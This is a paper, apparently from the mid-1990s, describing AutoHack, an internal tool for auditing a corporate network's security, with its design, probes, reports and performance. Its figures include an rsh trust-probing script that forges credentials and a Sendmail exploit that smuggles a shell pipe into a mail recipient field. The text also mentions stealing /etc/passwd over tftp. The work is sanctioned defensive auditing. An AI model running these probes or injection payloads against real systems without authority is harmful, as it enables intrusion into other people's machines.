The host-oriented reactive tools described above did not appear entirely suitable for our needs, because most of them are meant to be run *upon the host in question* to check for configurational errors, rather than to attack the host over the network.

The two tools which appeared nearest to what we wanted were:

ISS the "Internet Security Scanner" package by Chris Klaus.

Satan a "Security Analysis Tool for Auditing Networks", by Dan Farmer and Wietse Venema.

The first two releases of *ISS* to USENET were as freeware, consisting of single programs which could serially probe a range of IP-addresses in a variety of ways, producing reports "on the fly".

Aside from the interest it generated by its being the first generally available network probe, *ISS* was also notable because it called upon external programs to provide extra functionality (eg: *ypx*, a NIS passwd-map snarfing tool). However, not long after the initial release, *ISS* became a commercial product, and we chose not to pursue investigation of it any further.

Satan, as described by Dan Farmer and Wietse Venema[FV92] sounded immensely suited to our needs. A configurable network probing tool, capable of digesting information from separate attack modules, generating reports as it goes.

The first problem with *Satan*, however, was that the software was not generally available at the time when this project began[3].

It also appeared[Far94] that the upcoming software wasn't *exactly* suited to our needs. Rather than large-scale auditing and report generation, *Satan* appears to be aimed at investigation of the "web of trust" in network security, building a dependency graph that lists which machines trust which other machines, to some finite tree depth.

Reasoning that all hosts on our network are of equal importance to us[4], we decided that "if you can't break into any of them, then it doesn't matter who trusts whom". Bulk auditing was of greater interest, and the matter of securing "hot-spots" in the network could come later.

With this in mind, the goal of our project became clear: create a scalable, extensible tool capable of *wide* (as opposed to *deep*) auditing of the entire network, and with the ability to retrospectively produce informative security reports for any arbitrary list of hosts.

[3] May 1994

[4] ... although some are more equal than others...

Evil Designs...

AutoHack is a tool which wasn't so much developed as *congealed* from good and bad ideas, and it was constantly re-written until (mostly) only the good ideas remained. Certain design requirements were enforced by the limited resources at our disposal, but it cannot be said that there was ever a preconceived "design plan".

In retrospect this was a good thing; armed with nothing more than the spare cycles on a personal workstation[5], half a gigabyte of free disk space, and the political authority to spot-audit the internal network – the lack of deadlines and initial managerial involvement provided the freedom to experiment, throw away code, and to generally keep going until the software just "looked right".

The goals seemed obvious:

- Simplicity should be pervasive: simple data formats, sensible ordering of information, and easy access to that information.
- The user should be able to create new probes and add them to the suite without having to modify any part of the package, other than the report writer.
- Data received from individual probes should be stored verbatim, to permit incremental improvements to modules (eg: the report writing software) without forcing a complete re-scan of the network.

  (It should be noted that this immediately suggests the separation of function into data-gathering and data-interpreting modules).
- Modularity is very desirable. Apart from the benefits of being able to rewrite or add new modules to the suite without affecting other code, adopting the "processes, pipes and filters" model would reap benefits by allowing us to utilise the existing software base, eg: *tftp* and *rsh* clients, saving time otherwise spent rewriting protocol drivers.
- The user interface should be both comprehensible and idiot-proof, and should provide no additional functionality other than to provide structure to the functionality of the underlying mod-

[5] A 32Mb SPARCStation 10/40.

```
#!/bin/sh
while read host
do
        for user in root daemon bin sys smtp adm nobody
        do
                su $user -c "rsh -n $host 'echo $host-$user'"
        done
done
```

Figure 1: Anatomy of *AutoHack* v0.1.

ules, permitting us to throw away or rewrite the user-interface without cost.

- All code should be written with scalability in mind; the worst-case scenario for a network probe is that it should be set to scan the entire Internet; it should either be able to cope with this load with little or (preferably) no modification, or return a sensible error message to the user.

- The data-gathering component should be written so that it can be restricted to using no more resources than are comfortably available, in terms of network bandwidth, etc. Speed is important, but it is not as important as keeping your local network manager happy[6]. If the program can be designed in such a way that complications such as file-locking, etc, never become problems in normal operation, so much the better.

Much of the above appears peripheral to the matter of probing hosts and discovering their security holes, but as we shall discuss, much of the power of *AutoHack* lies in its ability to cope with almost any size of task that is given to it.

The Attack Engine.

As shown in Figure 1, *AutoHack* began as a trivial shell-script probing for the local network for systems with "promiscuous" trust (brought on by NIS wildcards in `/etc/hosts.equiv`, `/.rhosts`, or similar). Once it became apparent that the result from a wider "audit" would be interesting, the program began to evolve.

Problems that needed to be addressed immediately at the start of the project, included:

- The matter of host availability. The connection phase of the *rsh* process could "hang" the script for several minutes at a time if the remote host was unreachable for some reason.

  The simplistic fix for this problem involved testing the host's availability by using *ping*, before trying to *rsh*.

- The matter of timeouts. On rare occasions the *rsh* process would inexplicably hang during *execution*[7] which again staunched the flow of data

  Taking the view that inexplicable "stoppages" of this sort would become more common and even less explicable as *AutoHack* reached out further into the WAN environment – into networks that were beyond our immediate administrative control – we decided that the logical solution to this problem was to wrap the probe processes with some form of "watcher", a program designed to kill the probe after a specified quantum of wall-clock time has expired.

  Generalising, this led to the creation of the *timeout* script, which launches a process specified on the command line and then allows the process to run for a specified period of time ranging from *seconds* to *days*, killing it, first with SIGTERM and then SIGKILL, when the period of time is over.

  This simple interface to robust timeout functionality was responsible for a sudden rush in the creation of probes based upon utilities found in the standard UNIX networking toolkit (some of which were otherwise too untrustworthy to be suitable), and *timeout* thus became the mainstay of ensuring *AutoHack*'s reliability in the face of extreme system and network load.

Problems that we encountered only once we had begun probing the network, included:

[6] ...or ignorant. Either. It doesn't matter which...

[7] The prime suspect in our complex networked environment was that this was caused by a subtle interaction between *in.rshd*, NFS and *automounter*.




Figure 2: Anatomy of a) *AutoHack* v5.8 and b) *HackReport.*

- The output. Even with these extra enhancements, there is obviously so much *more* that could be done with this script, obtaining information about other services available on the target hosts
- The data collection mechanism *itself.* The fact that the data generated by this probe could only be reproduced by re-scanning the network – unless it was explicitly saved into a file by the user – placed an unacceptable strain upon the development. Repeating sweep after sweep of the local network was both irritating, and slow.

It was at about this time that *AutoHack* began to take a slightly different direction from the serial "attack and report" scheme used by other network scanners.

The original loop was modified to invoke a series of separate "probe" modules, specifying the target host's IP-address as the first argument. Timeouts were handled by the modules *themselves* so that the "driver" shell-script did not have to be modified when new probes with different runtimes were introduced.

The most important innovation, however, was a new way of indexing the output created by the probes. Results from each probe were stored as separate files in individual directories (referred to as "bins") with one "bin" for each host in the database.

Originally these bins were grouped together in a single flat `database` directory, and each bin was named after the host concerned, eg:

```
database/mailhost.foo.com/
```

References to textual hostnames were later replaced by IP-addresses, making access to the database "tree" less fraught with ambiguity, but eventually, as the `database` directory grew, experiment demonstrated that the most flexible and efficient naming convention for these bins was as a hierarchy reflecting the IP-address, for instance:

```
database/127/0/0/1/
```

...is the bin that would store reports for *localhost.*

Although this appears at first to be a unjustifiably expensive method of storing data, the benefits are immense: the database structure scales extremely well, permits fast access[8], simplifies incremental updating on a *per-host* or even a *per-probe* basis, obviates most file-locking or record-locking issues, and is easily implemented with tools from the standard UNIX toolkit.

With the new program structure came the opportunity to experiment; as the original shell-script was designed to read a list of target hostnames or IP-addresses from `stdin`, after experimentation it was

[8] A directory will never contain more than 257 links; typically only one quarter of that number of bins populate the third-level directories in the database.

found that a small but not negligible increase in throughput could be achieved by asynchronously testing the reachability of machines *before* attacking them, rather than pinging them synchronously before attacking. Thus was created *testaddr*, a simple front-end to the *ping* program, reading a stream of IP-addresses from `stdin` and filtering out all those which are not reachable.

The *AutoHack* script was now reduced to a simple argument-parsing shell-script which created a stream of IP-addresses, *ping*ed them in one process, and piped the live addresses into a hacking engine. This *engine* process in turn creates the database bins and launches the probes upon the addresses that it is supplied with, never[9] wasting time attacking "dead" machines.

This is the basic structure which is still used today (Figure 2), and which has endured some 5 major and 30 minor revisions. *Testaddr* itself has been changed slightly, and now consists of a single process which sends and receives UDP "ECHO" packets to test host reachability, saving the overhead of spawning a large number of individual *ping* processes, although *ping* functionality is also available if desired.

Further refinements to the pipeline included the introduction of *sortaddr* and *uniqaddr* filters which perform functions similar to their UNIX counterparts[10]. Given the central nature of a host's IP-address in the database, an intelligent *resolvaddr* module was written to canonicalise streams of IP-addresses and/or hostnames into a single format suitable for use by all the above modules.

The *avoidaddr* script also plugs into the pipeline to filter out spurious IP-addresses, and optionally to remove hosts which have already been logged in the database, or specific machines which you may wish not to probe.

Next came the driver module and multiplexer; it was no longer sufficient merely to feed munged `/etc/hosts` files into *AutoHack* as input – there was a pressing need to be able to exhaustively search IP-address spaces. *Genaddr* fills this need, taking a list of condensed IP-address patterns ("*ipaddrpats*") such as:

```
123.69.45-50.xxx
```

...either as command-line arguments or from `stdin`, producing a stream of raw IP-addresses as output.

[9] Almost.

[10] ...differing only by the fact that all comparisons are based upon numeric value of IP-address, as opposed to string comparisons.

With *genaddr* driving the pipeline, WAN-scale auditing became feasible, and made it possible to check every IP-connected machine on the network; however, in order to cope with this additional load, it became necessary to split the input amongst several processes. Thus the *mux* program was written to deal with this problem.

Similar in function to *xargs*, *mux* reads all of its input (taken from *avoidaddr*) into a temporary file and then splits the data into many equal-sized chunks (files), where the number of chunks can either be set by the user or automatically guessed at from the amount of data. *Mux* then spawns one *testaddr-engine* pipeline for every chunk, each one reading its portion of the work (as `stdin`) from the chunk-file created above.

This multiplexing allows the user to take much greater advantage of the available hardware, and reduces overall runtime significantly.

The Attack Modules.

The power of *AutoHack* lies in its structure and database format, but its usefulness comes from the probes (or "attack modules") that it uses.

To reiterate, each module is a single program which takes an IP-address as an argument, sets a timer to some sensible interval for execution, and performs a security-related probe upon the IP-address.

Modules are all stored in a single directory, scanned by the *engine* process on startup, and are named in this manner:

```
attack32.nfsserv
```

The "`attack`" keyword marks this program as being an attack module, as opposed to any other type of program. The number "`32`" refers to an attack scheduling mechanism similar to that used by System V's *init* program; attacks can be sequenced so that they can draw upon data retrieved by earlier probes.

The module's suffix "`nfsserv`" is the name of the file which will be created by *engine* to contain the probe's output. If this file is empty after the probe has exited, it will be deleted so as not to clutter the bin with useless data.

If this file is *not* empty, and a file (eg:)

```
exploit.nfsserv
```

– exists in the `modules` directory, then this latter program will be launched at the host in a similar manner, in order to follow-up the probe's initial attack and to gather further information.

```
# http probe
library lib.banter
tcp     123.69.42.7:80

# send an illegal command and log response
psend   BOING
call    flush_input
quit
```

Figure 3: *banter* code for probing HTTP daemons.

This technique of using sequenced attacks with automatic follow-up is useful when building complex probes which have special dependencies, and it also simplifies the creation of more advanced probes which can draw together output from earlier attacks and make inferences about the remote machine's security.

The evolution of the attacks themselves have shown the benefits of modular coding; in particular, the *rsh* attack carried over from the very first revision of *AutoHack* has been through three functional revisions with no modification whatsoever to the *engine*:

- su *locuser* -c rsh -n *hostname* echo *cookie*
- doas *locuser* rsh -n *address* echo *cookie*
- xrsh -verbose *address ruser luser* echo *cookie*

The first version calls upon *su* as "root" to forge credentials that would be used by *rsh* to test the ability to log in as (say) user "daemon".

The second revision utilised a custom perl script *doas* which provided similar functionality to *su*, except that it could cope with changing UID and GID to arbitrary values, or to users who do not have a valid login shell locally (eg: `/bin/sync` for user *sync*).

The third, current, and most powerful version of the probe uses a perl script called *xrsh*, which takes the r-protocol credentials supplied on the command line and passes them to the remote host as would any other *rsh* client, so that the probe can quickly test remote accessibility as any arbitrary username without requiring the same username to be installed on the local machine.

Xrsh also takes the notable step of specifically reporting whether the authentication credentials provided were accepted by the remote host, permitting *AutoHack* to distinguish between four states:

- the TCP connection was refused.
- credentials were rejected and the RSH connection refused.
- credentials were accepted and the command was executed.
- credentials were accepted and the command was not executed.

– the consequences of the first three possibilities are obvious, but the fourth is slightly more interesting; if a large number of accounts on a host accept the credentials but do not execute the command supplied by *xrsh*, it implies that the host has been "secured" by changing the login shell of system accounts to a non-standard shell (eg: `/bin/false`) without removing promiscuous trust from `/etc/hosts.equiv` – a situation which deserves further investigation and possible remedial work.

Probably the most diverse probes used by *AutoHack* are those which attack the ASCII-based TCP services such as SMTP (and its specific incarnations in programs such as *Sendmail*), FTP, NNTP, HTTP and FINGER – protocols which rely upon the exchange of ASCII text and/or standardised result codes for their correct operation.

After creating a couple of protocol-specific attack modules, it became evident that there was a great deal of code that would be replicated in all the modules of this type, increasing the overhead of code maintenance and multiplying code diversity within the suite – with all of the porting problems that this usually causes.

To alleviate this problem, all of the attack code pertinent to the "simple" TCP protocols was thrown away and replaced with code written in a custom assembly-like language, *banter*.

The *banter* interpreter is a 300 line *perl* script, providing primitives for functions, reusable libraries and program flow control, establishment of TCP connections to specified host and port combinations, timeout management, writing data to remote services, pattern matching of data received from remote services, symbol table management and basic debugging facilities.

Having abstracted this reusable functionality into a single, easily ported program, TCP probes become extremely simple to create. For instance, with transaction-oriented protocols such as HTTP or FINGER, there is little more to a *banter* script than sending a string to the remote server, and then reading whatever response is returned (Figure 3).

This simplicity has allowed us to proactively scan our network for particular network services, in case the information should become useful at a future time.

For instance: during a recent scare involving a particular WWW hypertext daemon, we quickly identified *all* of those machines which were at risk from the bug, by adding code to examine and report upon data that had already been collected in an earlier *AutoHack* run.

We had noted (some months previously) that many WWW hypertext daemons indicate their make and version number in the HTML document that they produce in response to an illegal request[BL93]. Partly because this sort of information is often interesting for its own sake, and partly because the probe was so easy to create (Figure 3), the HTTP probe was added to the suite on the "off-chance" that the data it collected might eventually prove useful. It did.

In a firefighting scenario, having this sort of information at your fingertips can be a refreshing change for most security personnel.

Much the same approach is taken with probing of other daemons, the prime objective being to eradicate buggy software – however, *banter* is not restricted to passive analysis of what information the daemon openly provides; more complex attacks can be created with only a little extra effort, for instance probing for deeply buried bugs in *Sendmail* (Figure 4) or in the file permissions of anonymous-FTP archives.

Of course, most of these attacks stand on the shoulders of simpler probes such as *tcpprobe*, a small but efficient scanner which reports active TCP port numbers on a specified host. Since the port scanner is always the first probe to be launched (`attack10.tcp`), all further TCP-based attacks can check the output of the scanner to ensure that the remote host really *does* support the service that would be attacked by the probe.

Many other probes rely on standard networking tools to gather their information; there is much that can be inferred from the output of *rpcinfo* and *showmount*, and of course simple tests such as trying to use *tftp* to steal a copy of `/etc/passwd`.

This is the nub of the argument above, that although the attack modules are important to *AutoHack*'s functioning, the real *power* of it, or any similar program, is that it can automate the centralised collection and analysis of freely-available (*publicly*-available?) data pertaining to an entire *network* of machines, and then provide a mechanism for filtering the merely "ordinary" results from other data which might hint that a host is suffering from poor configuration.

Much of this data is already accessible to anyone on the network with a standard operating system with standard tools like *rpcinfo*[11], but of course, not all of the services capable of broadcasting "publicly available" information are provided with widely-available user interfaces. It has been necessary in some cases to write code to probe and collect this data.

So it is with *ripprobe*, a small script which sends a RIP[Hed88] enquiry packet to a machine's *routed* (or similar) and receives in return a dump of the machine's routing table, which is then sorted by network metric and written to `stdout`.

This routing table dump can later be parsed by the report writer, and is useful for network mapping and for detecting unauthorised network connections and other anomalies.

Other problems are also probed, for instance ancient versions of *selection_svc*, *rexd*, and other poorly-authenticated services, and filestore exported globally through NFS. Like most other modules, these probes have evolved from the simplistic (checking to see if the particular service is registered with *portmapper*) to the concrete (exploiting the service to provide *evidence* that the problem exists).

These changes have been driven by the scale of the problem at hand; no-one will invest time and money into the eradication of a service from a network, when only 1% of the installed base suffers the security bug that you wish to eradicate. This explains *AutoHack*'s greater emphasis on bug *exploitation* compared to some other software – it is often necessary to supply administrators with concrete proof of the problem, so that they may make time to fix it.

The Report Writer.

The *AutoHack* report writer, *HackReport*, provides a dual to the *AutoHack* pipeline described above; many of the modules are reused, the difference being in the replacement of *engine* by *reportaddr*, a script which (like its counterpart) reads lines of IP-addresses from `stdin`, but then test for the existence of and changes

[11] Since automating centralised collection can be as simple as writing a eight line shell-script (Figure 1) – the output of which can be scanned with *grep* – it seems unfair to refer to programs such as *Satan* and *AutoHack* as being intrinsically *threats* to network security.

```
        # stdlib and connect
        library lib.banter
        tcp     123.69.42.7:25

        # get the header, watch for continuation lines
        call    cfill_buffer

        # hi there!
        psend   HELO
        call    cfill_buffer

        # deliver one nearly-valid message
        psend   MAIL FROM: |
        call    cfill_buffer
        psend   RCPT TO: nobody
        call    cfill_buffer
        psend   DATA
        call    cfill_buffer
        psend   .
        call    cfill_buffer

        # try to send a viral message
        psend   MAIL FROM: daemon
        call    cfill_buffer
        psend   RCPT TO: | sed '1,/^$/d' | sh
        call    cfill_buffer
        skipt   ^[23]\d\d
        goto    smtp_abort
        psend   DATA
        call    cfill_buffer
        skipt   ^[23]\d\d
        goto    smtp_abort

        psend   dd if=/dev/null of=/tmp/AUTOHACKED

        psend   .
        call    cfill_buffer
        skipt   ^[23]\d\d
        goto    smtp_abort

        echo    autohack-5: suffers sendmail security hole #1

label   smtp_abort
        psend   QUIT
        call    cfill_buffer
        quit
```

Figure 4: Some *banter* code for probing *Sendmail.*

```
host 123.69.42.7 wibble
date Wed Jan 25 21:42:37 1995

  123.69.42.7    *****       rlogin: DIRECT ROOT ACCESS - root succeeded
  123.69.42.7    *****    sendmail: info - suffers sendmail security hole #1
  123.69.42.7    ****   hosts.equiv: netgroup in hosts.equiv - +
  123.69.42.7    ****   mail daemon: info - there is a decode alias !
  123.69.42.7    ****       rlogin: DIRECT RLOGIN - as bin succeeded
  123.69.42.7    ****       rlogin: DIRECT RLOGIN - as daemon succeeded
  123.69.42.7    ****       rlogin: DIRECT RLOGIN - as guest succeeded
  123.69.42.7    ****       rlogin: DIRECT RLOGIN - as sys succeeded
  123.69.42.7    ****       rlogin: DIRECT RLOGIN - as uucp succeeded
  123.69.42.7    ***     ftp daemon: info - anonymous ftp is enabled and works!
  123.69.42.7    ***     ftp daemon: info - root ftp is enabled
  123.69.42.7    ***    mail daemon: info - postmaster mail goes to bitbucket
  123.69.42.7    ***        rlogin: connect - as sync permitted
  123.69.42.7    **       /.rhosts: obtained - bong root
  123.69.42.7    **     domainname: obtained - nis
  123.69.42.7    **     hosts.equiv: obtained - +
  123.69.42.7    **         tcp svc: info - 110 [pop]
  123.69.42.7    **         tcp svc: info - 80 [www]
  123.69.42.7    **           uname: obtained - SunOS wibble 4.1.5 42 sun4c
  123.69.42.7    *           routed: routes to - 123.23.21.0
```

Figure 5: Fictional output from *HackReport*'s report writer.

directory into the appropriate "bin", and then (as opposed to an attack module) it launches a script called *report.writer*.

The *report.writer* script has a single task: to test for the existence of files that have been left behind by the attack modules, to parse their contents, and then to summarise its findings in a comprehensible manner (Figure 5). The script's task is eased by the way that the *banter* scripts have been written; many scripts produce "cookies" in their output – small, specially-formatted strings which reflect the problem that *banter* has detected – and these cookies are picked up by *report.writer*, reformatted, and included in the final report.

As an aid to comprehension, all of the notable facts reported by the default *report.writer* script are associated with a arbitrary severity rating – a string of between zero and five "stars", where trivial facts about the host are rated as one-star, important information and configurational issues are three-star, and direct root access (or similarly nasty bugs) are rated as five-star.

This simple grading allows administrators to see at a glance what problems need to be dealt with on their network, and has yet to be misunderstood by anyone to whom it has been explained[12].

We have examined the possibility of creating a modular report writing system in the manner of the *engine* program, permitting "drop-in" report modules to be tied to the functionality of their respective attack modules; however (although the idea has not been entirely dismissed) experimentation has shown that the extra time imposed upon the report-writing process by the overhead of spawning separate report modules would be unacceptable, and would impose other problems in (eg:) the ordering of security "facts" by severity.

Experiences and Feedback.

The *AutoHack* software suite runs successfully on both Solaris 1.x and 2.x, and has been tested on Slackware Linux 2.1, upon which it partly fails, due to a feature of the TCP stack in Linux kernels up to at least version 1.2.5.

AutoHack's throughput depends upon the ability to rapidly create and destroy processes, files and network connections. Because each engine typically occupies 3 to 5 process-table slots – each engine

[12] Who says that security tools need GUIs ? 8-)

launching a variety of short-lived processes – to run (eg:) 20 simultaneous engines requires enough physical memory to comfortably sustain 100 processes[13].

In a restricted setting, *AutoHack*'s resource requirements can be configured to be quite low (with a corresponding impact on throughput), but for preference it should be run on a machine with a moderately large quantity of of both physical and virtual memory so that paging is kept to a minimum, also providing sufficient room for those transient processes which may grow to be really large[14], although this is rare in normal usage. Heavy paging activity severely abraids the performance of *engine* processes.

As part of the automatic load-balancing scheme, and as an aid to portability, the *mux* process makes an empirical guess at how many *engine* processes should be launched, based upon the total number of IP-addresses that are to be scanned – on the presumption that only "well-equipped" machines will be set to probing networks of many thousands of hosts.

In extraordinary circumstances, the user may override this value by changing a variable in the driver script, but otherwise this feature permits *AutoHack* to behave sensibly when tasked with attacking any number of IP-addresses – from networks linking a handful of "secure" machines on a firewall DMZ, to networks of several hundred thousand potentially Internet-connected hosts.

With regard to efficiency, the standard architecture of *AutoHack* (Figure 2) has proven to be very effective when the list of IP-addresses created by *genaddr* is highly populated with "live" machines, but it is less than optimal in "sparse" address spaces, as is common when scanning all possible addresses in a particular set of subnets.

In such cases it is not unusual for an exhaustive list of IP-addresses to be split into a dozen equal-sized chunks and fed to hacking engines, one of which may complete in a few hours after attacking the few "live" addresses which were supplied with amongst its input, whilst another engine might take several days to complete because nearly every address that it was supplied with was "live".

This obviously is not the most efficient use of the resources at hand, which would occur when all engines completed their work at approximately the same time.

An alternative to this method could be to generate the list of IP-addresses (using *genaddr*) and test their availability (using *testaddr*) before passing them in a *round-robin* fashion to one of several concurrent *engines*, via some form of asynchronous multiplexer similar to a real-time version of *mux*.

Although this latter strategy appears better in many ways (faster completion of attack, even distribution of workload amongst the attack engines) its disadvantages include buffering issues within the multiplexer, bottlenecking of *testaddr*, and concentration of network load into "hot-spots".

The latter point bears some explanation: in the current architecture, sorting the IP-addresses before splitting the list into serially-probed "chunks" has the effect of evenly distributing the network load created by the attack engines, around the WAN.

Because similarity of IP-address in a WAN environment usually reflects geographical proximity of the machines in question, and therefore reflects the likelihood that all IP-addresses in a particular chunk are served by a single long-haul link, it is sensible to arrange matters so that only one *engine* is loading that link, to avoid network congestion.

The existing strategy exhibits this desirable property without any special treatment; the proposed one risks precisely the opposite – if presented with sorted input, several engines will attack hosts over the same long-haul network link simultaneously, causing both network congestion and ill-will.

Future research may find a way (short of randomising the order of input) to overcome this problem, increasing performance by an estimated factor of two – but for the moment the preferred solution to the efficiency problem is to create a new *AutoHack* database in two stages; first using a list of hosts which are likely to exist and be "alive" (eg: from DNS) and then second, against an exhaustive list of all possible IP-addresses *except* those which have been put into the database during the first stage.

In this manner, all engines (during each run) require approximately the same amount of time to run to completion, and the resources of both the machine and the network are used to near-optimal efficiency.

Meaningful statistics regarding *AutoHack*'s performance are hard to generate, and even harder to explain without causing confusion. The following empirical values are offered in lieu of hard benchmark figures; because they reflect the specific circumstances under which *AutoHack* is being run within Sun – network infrastructure and resources available on the host platform – they provide little more than hints as to *AutoHack*'s capabilities.

target network – *AutoHack*'s target network is a TCP/IP Internet comprising several Class B IP-

[13] When running at full speed, it has been noted that *AutoHack* can easily orbit the process table in 2..3 hours.

[14] eg: *genaddr* has been seen to occupy 34Mb of virtual memory in extreme circumstances; this is believed to be a side effect of the way memory is sometimes (not) reused in Perl 4.036

networks which yield a total of some 1200 subnets and an address space of some 305,000 potentially "live" IP-addresses.

Of these addresses, some 30,000 are "live" interfaces attached to hosts scattered around the world, interconnected by a variety of networking technologies of differing bandwidths, typically in the 64Kbit to 256Kbit range.

Most notable amongst these are a pair of 128Kbit trans-atlantic links providing connectivity between Northern Europe, the North American continent, and (eventually) the Pacific Rim.

Given that the *AutoHack* project is developed and run from an office in the United Kingdom, and that a major portion of the address space will be accessed across these connections, these links are particularly interesting.

time expended – *AutoHack* completes a two-part scan of all 305,000 possible IP-addresses and 30,000 hosts in a little under 8 days, using 12 *engine* processes on a 32Mb SPARCStation 10/40 running Solaris 2.4[15].

In comparison, in a single-step *exhaustive* search of the target network, the 12 *engine* processes will terminate independently of each other, with the first typically exiting after 4..5 days, the last after 9..10 days.

This "window" of completion is due to the sparse nature of the address space in these circumstances (a host density of about 10%), and the sub-optimal use of resources as described above.

per-attack bandwidth – An attack on an individual host typically generates a total of between 30Kb and 80Kb of bi-directional traffic at the IP layer, depending upon the success and depth of the attack, the nature of the networks linking the local and remote hosts, network load, etc. An attack on an individual host typically requires between 90 seconds and 4 minutes to complete, similarly constrained by the state of the network.

Attempting to convert this data into a meaningful figure of long-haul bandwidth occupancy is tricky, since other factors such as fragmentation, network speed, and latency must be taken into account; therefore we shall merely note that this is a small but non-negligible amount of traffic, and thus is a powerful argument for *not* running large numbers of probes simultaneously across a single long-haul link.

bandwidth observations – Approximately two-thirds of the total address space is probed over the two transatlantic links mentioned above. Over the eight day period, the traffic generated by these probes peaks at occupying 15% of the total bandwidth available on each link, and more typical occupancy figures are between 5% and 10% of the total bandwidth available.

This is satisfactory enough to keep our network management team happy[16], and to favour maintaining the centralised nature of the *AutoHack* software and database, as opposed to distributing it over the network.

database size – The database storing the probe results for the above network occupies approximately 320Mb. The directory structure of the database accounts for approximately 15Mb of this space. This was surprising; intuition led us to believe that the overhead of "all that directory structure" would be an enormous factor in the eventual size of the database. As it is, the directory structure occupies perhaps 5% of the total.

user detections – *AutoHack*'s reported detection rate was quite low in the early days, estimated to be about 1 detection for every 500 hosts attacked.

This can be explained through a combination of influences, involving an administration culture that is "safe, behind the firewall" and the related phenomenon of "blithe trust".

Another reason for the initial low detection rate may be that *AutoHack* was initially designed to tread lightly upon hosts and upon the network, probing only those services which would generate little or no audit trail in a system. Hosts which were equipped with *TCP Wrappers*[Ven92] or similar fared well in the detection stakes, so long as the user checked the logs frequently; several "detections" were reported some *weeks* after the fact.

Once *AutoHack* was firmly established as a project, however, the probes (especially those relating to *Sendmail*) became considerably less "quiet". It is not now possible to specify a meaningful detection rate, because reports arrive infrequently, and only from users who have not encountered *AutoHack*'s activities before.

[15] Only 12 *engines* are used, in order to leave some CPU-time free for other tasks; *AutoHack* by default would use 16 *engines*, which would just about tie up the CPU, and certainly hamper interactive use of the machine in question.

[16] ...or, as they were initially, ignorant...

One particularly vexing problem with the strategy of sanctioned and vigorous auditing is the risk of "crying wolf", the fear that systems administrators will become desensitised by the assaults that *AutoHack* makes upon their machines, and that a host could then be configured to masquerade as the well-known *AutoHack* machine, and could rove freely around the network, attacking *everything* whilst being ignored by *everyone*.

The only solution that we have yet found for this problem is to promote an adversarial-but-friendly attitude amongst the systems administrators, congratulating them upon detecting probes by the real *AutoHack*, and encouraging them to report their detections back to us, with comment if they so wish.

This solution is both cheap and quite popular, because it opens up opportunities for education and promotes general interest in security issues throughout the company, whilst providing us with feedback about *AutoHack*, and yielding the data necessary to detect unsanctioned probes.

On another topic related to "noisiness", it is perhaps worthwhile noting that one function *AutoHack* does *not* currently perform is that of NIS domainname-guessing and subsequent theft of password files.

This has not been been implemented yet chiefly because within a corporate organisation there is no need to *guess* domainnames – after all, you can just ask the administrator concerned, where necessary – and moreover it was felt that checking passwords belonged more to the field of *host* auditing, rather than *network* auditing.

The problem that a NIS password map can be stolen remotely (using *ypx* or similar) is a facet of a wider problem – that of RPC authentication – and should be dealt with as such. This particular probe functionality may one day be added to *AutoHack* for the sake of completeness, but for now the problem is being addressed in a *holistic* manner.

Conclusions.

AutoHack is far from complete as a security tool – much could be done to it in terms of performance: enhancing its probing ability, speeding it up with enhanced versions of the filters that it already uses, making use of asynchronous I/O rather than simply-buffered pipes for inter-process communications, etc, but there are also new features being discussed which should be part of future versions; for instance, addition of UDP datagram support and `pty` (pseudo-terminal) management to *banter* would enhance *AutoHack*'s probing capabilities immensely.

Obvious structural improvements include the implementation of some form of history mechanism to automatically mark as "high priority" any security hole which remained unfixed for an extended period of time, so that escalation reports can be generated and passed directly to senior management who have an interest in security.

This is probably most simply effected by front-ending the *report.writer* script with the history mechanism, but since this runs against the blithe "throw it away when you don't need it anymore" mindset behind *AutoHack*'s design (the history mechanism requiring a reduced copy of the database to be kept for an extended period of time) – the implementation of this feature is under *very* careful consideration.

An interesting comment was made by a member of our networking team; he noted that there did not appear to be a readily-available dual to the *TCP Wrappers* suite for detecting suspicious protocol traffic as it *passes along* network backbone.

Network monitoring software that we currently use is keyed towards detection of suspiciously high traffic loads, or for watching for traffic being sent to or from unregistered subnets and illegal IP-addresses (commonly caused by misconfigured hosts). Nothing in the software we had was designed to trigger an alarm upon detection of unusual protocols on the wire.

Creation of a tool for this purpose may be an interesting project for someone so inclined, perhaps a program designed to learn the profile of normal network usage as described by *tcpdump* or similar, with the knowledge engine reporting anomalies in real time.

What lessons have we learned?

If nothing else, the experience of *AutoHack* has borne out several old prejudices: "standardisation" is both a pain and a panacea in computer security. Where bugs exist in "standardised" machines, they are rife, because an error in one configuration or security policy is propagated to many other hosts, either by wholesale duplication of the host's software, or identical installation methods.

